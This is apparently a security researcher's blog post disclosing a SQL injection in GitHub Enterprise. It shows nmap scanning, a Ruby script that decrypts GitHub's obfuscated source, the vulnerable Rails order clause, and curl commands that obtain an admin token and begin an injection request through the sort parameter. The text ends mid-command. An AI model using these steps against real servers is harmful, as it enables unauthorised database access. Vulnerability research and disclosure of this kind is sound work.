Orange

This is Orange Speaking :)

2017年1月7日 星期六

GitHub Enterprise SQL Injection

Before

GitHub Enterprise is the on-premises version of GitHub.com that you can deploy a whole GitHub service in your private network for businesses. You can get 45-days free trial and download the VM from enterprise.github.com.

After you deployed, you will see like bellow:


Orange Tsai

檢視我的完整簡介

發表文章

留言

Archive



推薦文章

How I Hacked Facebook, and Found Someone's Backdoor Script

How I Chained 4 vulnerabilities on GitHub Enterprise, From SSRF Execution Chain to RCE!


Uber 遠端代碼執行- Uber.com Remote Code Execution via Flask Jinja2 Template Injection

HITCON 2016 投影片 - Bug Bounty 獎金獵人甘苦談 那些年我回報過的漏洞

Yahoo Bug Bounty Part 2 - *.login.yahoo.com Remote Code Execution 遠端代碼執行漏洞

GitHub Enterprise SQL Injection

2015 烏雲峰會演講投影片「關於 HITCON CTF 的那些事 之 Web 狗如何在險惡的 CTF 世界中存活？」



Now, I have all the GitHub environment in a VM. It's interesting, so I decided to look deeper into VM :P

Environment

The beginning of everything is Port Scanning. After using our good friend - Nmap, we found that there are 6 exposed ports on VM.

```
$ nmap -sT -vv -p 1-65535 192.168.187.145
...
PORT     STATE  SERVICE
22/tcp   open   ssh
25/tcp   closed smtp
80/tcp   open   http
122/tcp  open   smakynet
443/tcp  open   https
8080/tcp closed http-proxy
8443/tcp open   https-alt
9418/tcp open   git
```

With a little knocking and service grabbing, it seems like:

- `22/tcp` and `9418/tcp` seem like `haproxy` and it forwards connections to a backend service called `babeld`
- `80/tcp` and `443/tcp` are the main GitHub services
- `122/tcp` is just a SSH service
- `8443/tcp` is management console of GitHub


By the way, GitHub management console need a password to login. Once you got the password, you can add your SSH key and connect into VM through `122/tcp`

With SSH into VM, we examined the whole system and found that the service code base looks like under directory of `/data/`

```
# ls -al /data/
total 92
drwxr-xr-x 23 root              root              4096 Nov 29 12:54 .
drwxr-xr-x 27 root              root              4096 Dec 28 19:18 ..
drwxr-xr-x  4 git               git               4096 Nov 29 12:54 alambic
drwxr-xr-x  4 babeld            babeld            4096 Nov 29 12:53 babeld
drwxr-xr-x  4 git               git               4096 Nov 29 12:54 codeload
drwxr-xr-x  2 root              root              4096 Nov 29 12:54 db
drwxr-xr-x  2 root              root              4096 Nov 29 12:52 enterprise
drwxr-xr-x  4 enterprise-manage enterprise-manage 4096 Nov 29 12:53 enterprise-manage
drwxr-xr-x  4 git               git               4096 Nov 29 12:54 failbotd
drwxr-xr-x  3 root              root              4096 Nov 29 12:54 git-hooks
drwxr-xr-x  4 git               git               4096 Nov 29 12:53 github
drwxr-xr-x  4 git               git               4096 Nov 29 12:54 git-import
drwxr-xr-x  4 git               git               4096 Nov 29 12:54 gitmon
drwxr-xr-x  4 git               git               4096 Nov 29 12:54 gpgverify
```

```
drwxr-xr-x  4 git               git               4096 Nov 29 12:54 hookshot
drwxr-xr-x  4 root              root              4096 Nov 29 12:54 lariat
drwxr-xr-x  4 root              root              4096 Nov 29 12:54 longpoll
drwxr-xr-x  4 git               git               4096 Nov 29 12:54 mail-replies
drwxr-xr-x  4 git               git               4096 Nov 29 12:54 pages
drwxr-xr-x  4 root              root              4096 Nov 29 12:54 pages-lua
drwxr-xr-x  4 git               git               4096 Nov 29 12:54 render
lrwxrwxrwx  1 root              root                23 Nov 29 12:52 repositories ->
/data/user/repositories
drwxr-xr-x  4 git               git               4096 Nov 29 12:54 slumlord
drwxr-xr-x 20 root              root              4096 Dec 28 19:22 user
```


Change directory to `/data/` and try to review the source code, but it seems encrypted :(




GitHub uses a custom library to obfuscate their source code. If you search `ruby_concealer.so` on Google, you will find a kind man write a snippet on this gist.

It simply replace `rb_f_eval` to `rb_f_puts` in `ruby_concealer.so` and it's work.

But to be a hacker. We can't just use it without knowing how it works.
So, let's open IDA Pro!





As you can see. It just uses `Zlib::Inflate::inflate` to decompress data and XOR with following key:

```
This obfuscation is intended to discourage GitHub Enterprise customers from making modifications to the
VM. We know this 'encryption' is easily broken.
```

So we can easily implement it by our-self!

```
require 'zlib'
```

```
def decrypt(s)
    key = "This obfuscation is intended to discourage GitHub Enterprise customers from making
modifications to the VM. We know this 'encryption' is easily broken. "
    i, plaintext = 0, ''

    Zlib::Inflate.inflate(s).each_byte do |c|
        plaintext << (c ^ key[i%key.length].ord).chr
        i += 1
    end
    plaintext
end

content = File.open(ARGV[0], "r").read
content.sub! %Q(require "ruby_concealer.so"\n__ruby_concealer__), " decrypt "
plaintext = eval content

puts plaintext
```

Code Analysis

After de-obfuscated all the code. Finally, we can start our code reviewing process.

```
$ cloc /data/
   81267 text files.
   47503 unique files.
   24550 files ignored.

http://cloc.sourceforge.net v 1.60  T=348.06 s (103.5 files/s, 15548.9 lines/s)
-------------------------------------------------------------------------------
```

```
Language                          files          blank        comment           code
-------------------------------------------------------------------------------
Ruby                              25854         359545         437125        1838503
Javascript                         4351         109994         105296         881416
YAML                                600           1349           3214         289039
Python                             1108          44862          64025         180400
XML                                 121           6492           3223         125556
C                                   444          30903          23966         123938
Bourne Shell                        852          14490          16417          87477
HTML                                636          24760           2001          82526
C++                                 184           8370           8890          79139
C/C++ Header                        428          11679          22773          72226
Java                                198           6665          14303          45187
CSS                                 458           4641           3092          44813
Bourne Again Shell                  142           6196           9006          35106
m4                                   21           3259            369          29433
...
```

```
$ ./bin/rake about
About your application's environment
Ruby version              2.1.7 (x86_64-linux)
RubyGems version          2.2.5
Rack version              1.6.4
Rails version             3.2.22.4
JavaScript Runtime        Node.js (V8)
Active Record version     3.2.22.4
Action Pack version       3.2.22.4
Action Mailer version     3.2.22.4
Active Support version    3.2.22.4
Middleware                GitHub::DefaultRoleMiddleware, Rack::Runtime, Rack::MethodOverride,
ActionDispatch::RequestId, Rails::Rack::Logger, ActionDispatch::ShowExceptions,
ActionDispatch::DebugExceptions, ActionDispatch::Callbacks,
ActiveRecord::ConnectionAdapters::ConnectionManagement, ActionDispatch::Cookies,
ActionDispatch::Session::CookieStore, ActionDispatch::Flash, ActionDispatch::ParamsParser,
ActionDispatch::Head, Rack::ConditionalGet, Rack::ETag, ActionDispatch::BestStandardsSupport
Application root          /data/github/9fcdcc8
Environment               production
Database adapter          githubmysql2
Database schema version   20161003225024
```

Most of the code are written in Ruby (Ruby on Rails and Sinatra).

- `/data/github/` looks like the application run under port `80/tcp` `443/tcp` and it looks like the real code base of `github.com`, `gist.github.com` and `api.github.com`
- `/data/render/` looks like real code base of `render.githubusercontent.com`
- `/data/enterprise-manage/` seems like the application run under port `8443/tcp`

GitHub Enterprise uses `enterprise?` and `dotcom?` to check whether the application is running under **Enterprise Mode** or **GitHub dot com mode**.

Vulnerability

I use about one week to find this vulnerability, I am not familiar with Ruby. But just learning from doing :P

This is my rough schedule of the week.

- Day 1 - Setting VM
- Day 2 - Setting VM
- Day 3 - Learning Rails by code reviewing
- Day 4 - Learning Rails by code reviewing
- Day 5 - Learning Rails by code reviewing
- Day 6 - Yeah, I found a SQL Injection!

That SQL Injection vulnerability is found under GitHub Enterprise `PreReceiveHookTarget` model.

The root cause is in `/data/github/current/app/model/pre_receive_hook_target.rb` line 45

```
33   scope :sorted_by, -> (order, direction = nil) {
34     direction = "DESC" == "#{direction}".upcase ? "DESC" : "ASC"
```

```
35      select(<<-SQL)
36        #{table_name}.*,
37        CASE hookable_type
38          WHEN 'global'     THEN 0
39          WHEN 'User'       THEN 1
40          WHEN 'Repository' THEN 2
41        END AS priority
42      SQL
43        .joins("JOIN pre_receive_hooks hook ON hook_id = hook.id")
44        .readonly(false)
45        .order([order, direction].join(" "))
46    }
```

Although There is built-in ORM(called `ActiveRecord` in Rails) in Rails and prevent you from SQL Injection. But there are so many **misuse** of `ActiveRecord` may cause SQL Injection.

More examples you can check Rails-sqli.org. It's good to learn about SQL Injection on Rails.

In this case, if we can control the parameter of method `order` we can inject our malicious payload into SQL.

OK, let's trace up! `sorted_by` is called by `/data/github/current/app/api/org_pre_receive_hooks.rb` in line 61.

```
10    get "/organizations/:organization_id/pre-receive-hooks" do
11      control_access :list_org_pre_receive_hooks, :org => org = find_org!
12      @documentation_url << "#list-pre-receive-hooks"
13      targets = PreReceiveHookTarget.visible_for_hookable(org)
14      targets = sort(targets).paginate(pagination)
15      GitHub::PrefillAssociations.for_pre_receive_hook_targets targets
16      deliver :pre_receive_org_target_hash, targets
17    end
...
60    def sort(scope)
61      scope.sorted_by("hook.#{params[:sort] || "id"}", params[:direction] || "asc")
62    end
```

You can see that `params[:sort]` is passed to `scope.sorted_by` . So, we can inject our malicious payload into `params[:sort]` .

Before you trigger this vulnerability, you need a valid `access_token` with `admin:pre_receive_hook` scope to access API.

Fortunately, it can be obtained by following command:

```
$ curl -k -u 'nogg:nogg' 'https://192.168.187.145/api/v3/authorizations' \
-d '{"scopes":"admin:pre_receive_hook","note":"x"}'
{
  "id": 4,
  "url": "https://192.168.187.145/api/v3/authorizations/4",
  "app": {
    "name": "x",
    "url": "https://developer.github.com/enterprise/2.8/v3/oauth_authorizations/",
    "client_id": "00000000000000000000"
  },
  "token": "????????",
  "hashed_token": "1135d1310cbe67ae931ff7ed8a09d7497d4cc008ac730f2f7f7856dc5d6b39f4",
  "token_last_eight": "1fadac36",
  "note": "x",
  "note_url": null,
  "created_at": "2017-01-05T22:17:32Z",
  "updated_at": "2017-01-05T22:17:32Z",
  "scopes": [
    "admin:pre_receive_hook"
  ],
  "fingerprint": null
}
```

Once you get a `access_token`, you can trigger the vulnerability by:


```
$ curl -k -H 'Accept:application/vnd.github.eye-scream-preview' \
'https://192.168.187.145/api/v3/organizations/1/pre-receive-hooks?access_token=????????&sort=id,
